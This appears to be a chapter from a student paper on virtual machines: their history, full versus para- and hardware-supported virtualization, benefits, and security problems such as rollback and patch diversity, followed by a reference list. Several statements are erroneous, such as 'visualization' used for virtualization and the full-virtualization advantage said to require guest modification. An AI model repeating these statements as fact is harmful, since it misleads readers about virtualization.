For system virtual machines, there are two major development approaches, full system visualization and para visualization. Because virtual machines can provide desirable features like software flexibility, better protection and definitely does not depend on a particular hardware, they are used in so many different research areas and have great potentials for great results.

These virtual machines provide users and administrators with great flexibility, allowing for the copying, saving, reading and modifying, sharing, migrating, and great easiness in manipulating files. Virtual machines were first developed by IBM in the 1960's and were very popular in the 1970's [1]. At that time, computer systems were large and expensive, so IBM invented the concept of virtual machines as a way of timesharing for mainframes, partitioning machine resources among different users.

A virtual machine is defined as a fully protected and isolated replica of the underlying physical machine's hardware.
Virtual machines enhances resource sharing where the operating systems and programs running in the host OS appears to be running on their own physical computer. They may share the physical hardware of the machine, which may include processor(s), memory, disks, and networking hardware, which can be allocated during installation on configuration.

Another very important aspect of Virtual Machine is**data isolation**. Data isolation benefit is one of the key issues that distinguishes virtual computing or Virtual Machine's uniqueness from physical computing . However, it is always beneficial to run certain activities on isolated systems. It is mainly due to the fact that if one application is infected with virus or malware attack, it might affect other parallel applications running in the virtual machines.

An earlier view on virtual machines was summarized by Robert Goldberg on virtual machine research of the 60's and 70's and he also summarized the principles to implement a virtual machine. As he said, the major purpose of virtual machines was to solve software transportability, debug OSes, and run test and diagnostic programs.

Since the architecture of the third generation computers cannot be virtualized directly, it has to be done by software maneuver, which is very difficult. Some researchers then proposed an approach to address this problem virtualizable architectures' which directly support virtual machines, including Goldberg's Hardware Virtualizer.

9.2 VIRTUALIZATION

1. Full virtualization It is a technique that target hardware is emulated in full by directly executing some instructions with the same hardware as the host and some through the Virtual machine monitor.This type of virtualization allows running unmodified guest operating systems on top of the existing native(host) operating system .

   The advantage of this technique is that the guest operating (that runs on VMM) or the applications that are executed on the guest OS needs modification.

   The main demerit of Full-virtualization requires one to provide the guest operating systems with an illusion of a complete virtual interface seen within a virtual machine behavior same as a standard PC/server interface.

2. Para-virtualization This type of virtualization requires modifications to guest OS to avoid binary translation. Para-virtualization is limiting the enterprise organization to use this form of virtualization whereas native windows OS environment can't use this form of virtualization because Microsoft usually does not allow modification of OS .

   Device interaction in para-virtualization environment is very similar to the device interaction in full virtualization environment; the virtual devices in para-virtualized environment also entirely rely or depend on physical device drivers of the host Machine.

3. Hardware supported virtualization This type of virtualization is offered from a big hardware companies such as Intel and AMD. In architecture point of view we can said that the virtualization layer below the operating system is termed as Virtual Machine Monitor (VMM) that provide flexibility to run multiple operating Systems.

4. Resource virtualization There are various approaches to perform resources virtualization some of them are

Computer cluster (Grid Computer) which used forhigh availability systems in these techniques is well known specially in an enterprise environment spicily in financial environment where multiple discreet computers combined to form large supercomputers with enormous resources.

Make a large resource pool consist of many individual components. The third one is opposite the previous one which is partitioning a single resource into number of smaller resources can be accessed separately at the same time with others.

9.3 BENEFITS OF VIRTUALIZATION

1. **Real Estate Savings:** By doing Server consolidations that will cause to reduce the number of physical servers required in the data center and thus increase the throughphut per sqft. Of the data center.

2. **Greener IT:** the energy requirement to power up the servers Power Consumption and cool the data center will go down.

3. **Ease of maintenance:** The effort required to maintain enterprise infrastructure will greatly reduce due to less number of servers.

4. **Mobility:** this benefits it is gives the environment more availability because the virtual image you can move it to any server in your organization.

5. **Disaster recovery:** with visualization it is easy to do a backup based on some backup software which make the life easy in case of disaster recovery.

9.4 SECURITY PROBLEMS IN VIRTUAL ENVIRONMENT

As much as VM and VMM and its environ is very safe, there are also a few security problem that can be encountered and they include the following:

1. **Scaling** The rapid scaling in virtual environments can tax the security systems of an organization. Rarely are all administrative tasks completely automated. Therefore, rapid and erratic growth might occur that can make worse management of virtual machines and multiply the impact of disastrous such as virus attacks.

2. **Software lifecycle** In a virtual environment machine state is more akin to a tree: at any point the execution can fork off into N different branches, where multiple instances of a VM can exist at any point in this tree at

a given time. For example, in case of any crash to the virtual OS rolling back a machine can re-expose patched vulnerabilities, reactivate vulnerable services, re-enable previously disabled accounts or passwords, use previously retired encryption keys, and change firewalls to expose vulnerabilities. It might introduce worms, viruses and other malicious code that had previously been removed.

3. **Diversity** If the virtual machines in the environment does not have the same level of security patches update then this will creates a range of problems as one must try and maintain patches or other protection for a wide range of OS, and deal with the risk posed by having many un-patched machines on the network

The concept of virtual machines is not new. In the 60's, IBM first developed virtual machines to share machine resources among users. The virtual machine has always been an interesting research topic, and recently it draws more attention than ever. Virtual machines are the need of the day to reduce cost factor in computing environment, however, it is a big threat if taken incorrectly. Nonetheless, few threats pointed already discussed in detail in this paper, might be taken as benefits in certain conditions, however, the purpose here is to fully aware its users to take appropriate care while designing and implementing the virtual machine environment. We can also conclude that, any single virtualization technology is not enough to protect all security flaws. Hence, to come out with a good virtualization environment, careful selection of the virtualization environment is mandatory while keeping in view requirements and aims of the enterprise.At the same time, all the potential security concerns that put the virtual machines at threat should not be overlooked

Author contributions

I solely wrote the entirety of this paper but the codes and research was based on the authors of the books, research papers, scholarly reviewed journals, some of the codes were gotten from websites cited below and some written by me and overall assessment by my instructor, Dr. Cueva Parra. Wanengimorte George Bokolo helped me do grammar check only.

References

1. Security in Computing, 4th Edition ISBN: 0132390779 EAN: 2147483647Year: 2006 Pages: 171Authors: Charles P. Pfleeger, Shari Lawrence Pfleeger

2. Bauer, L., Ligatti, J., and Walker, D. 2005. Composing security policies with polymer. In ACM Conference on Programming Language Design and Implementation (PLDI). Chicago, 305–314.

3. Bauer, L., Ligatti, J., and Walker, D. (2005)Composing security with polymer. Chicago, Illinois,USA. June 12-15 2005. Retrieved 22 July 2018. http://www.ece.cmu.edu

4. De Clercq,R.,Verbauwhede, I.,Luven,K.(2017)A survey of hardware-based control flow integrity(CFI).ACM comput.surv. 31st July 2017, p 1-27. Retrieved July 2018. http://arxiv.org

5. Virtualization: Much More Than Virtual Machines Old ideas of virtualization still hold, even in 2016 By Dan Kusnetzky January 4, 2016.

6. http://codearcana.com/posts/2013/05/02/introduction-to-format-string-exploits.html

7. Survey of Virtual Machine Research – R. P. Goldberg, 1974

8. Carrier, B (2001). "Defining digital forensic examination and analysis tools". Digital Research Workshop II. Archived from the original on 15 October 2012. Retrieved 2 August 2010.

9. M Reith; C Carr; G Gunsch (2002). "An examination of digital forensic models". International ‘ Journal of Digital Evidence. Archived from the original on 15 October 2012. Retrieved 2 August 2010.

10. T. Abraham, R. Kling and O. de Vel, (2002) Investigative profile analysis with computer forensic log data using attribute generalization, Proceedings of the Fifteenth Australian Joint Conference on Artificial Intelligence.

11. K. Bailey and K. Curran (2003), An evaluation of image based steganography methods, International Journal of Digital Evidence, vol. 2(2).

12. N. Beebe and J. Clark, (2005), A hierarchical, objectives-based framework for the digital investigations process, Digital Investigation, vol. 2(2), pp. 147–167.

13. N. Beebe and J. Clark,(2005), Dealing with terabyte data sets in digital investigations, in Advances in Digital Forensics, M. Pollitt and S. Shenoi (Eds.), Springer, Boston, Massachusetts, pp. 3–16.

14. N. Beebe and J. Clark, (2007) Digital forensic text string searching: Improving information retrieval effectiveness by thematically clustering search results, Digital Investigation, vol. 4(S1), pp. 49 -54.

15. N. Beebe, S. Stacy and D. Stuckey, (2009) Digital forensic implications of ZFS, to appear in Digital Investigation. N.Beebe, digital forensic research:The good, the bad and the Unaddressed

16. M.Abadi et al (2007) control flow integrity principles , implementations and applications. AMC Control Flow integrity Retrieved July 2018

17. David Cary. "Endian FAQ". Retrieved 2010-10-11, https://en.wikipedia.org/wiki/Endianness

18. Dhaval Kapil, Buffer Overflow Exploit, https://dhavalkapil.com/blogs/Buffer-Overflow-Exploit/ April 3rd, 2015

19. Splone UG , Integer Overflow Prevention in C, https://splone.com/blog/2015/3/11/integer-overflow-prevention-in-c/ 11 March, 2015

20. FLylib.com, Section 4.2. Memory and Address Protection, https://flylib.com/books/en/4.270.1.46/1/, 2008-2017

21. Alex Allain, Printf Format Strings, https://www.cprogramming.com/tutorial/printf-format-strings.html, 1997-2017

22. https://www.prepostseo.com/compare/136112740328d855f35d8701e2e091713bdae9e6fc483748720

23. https://www.safaribooksonline.com/library/view/security-in-computing/0130355488/0130355488-ch04lev1sec2.html : Copyright © 2018 Safari Books Online.

24. Saif El-Sherei, www.elsherei.com, https://www.exploit-db.com/docs/english/28477-linux-integer-overflow-and-underflow.pdf

25. Jmanico, Buffer Overflow, https://www.owasp.org/index.php/Buffer-overflow-attack, June 29, 2016

26. Srinivas Pinisetty, Yliès Falcone, Thierry Jéron, Hervé Marchand, Runtime Enforcement of Parametric Timed Properties with Practical Applications, https://www.sciencedirect.com/science/article/pii/S1474667015374371,

Author: Bokolo, George Biodoumoye.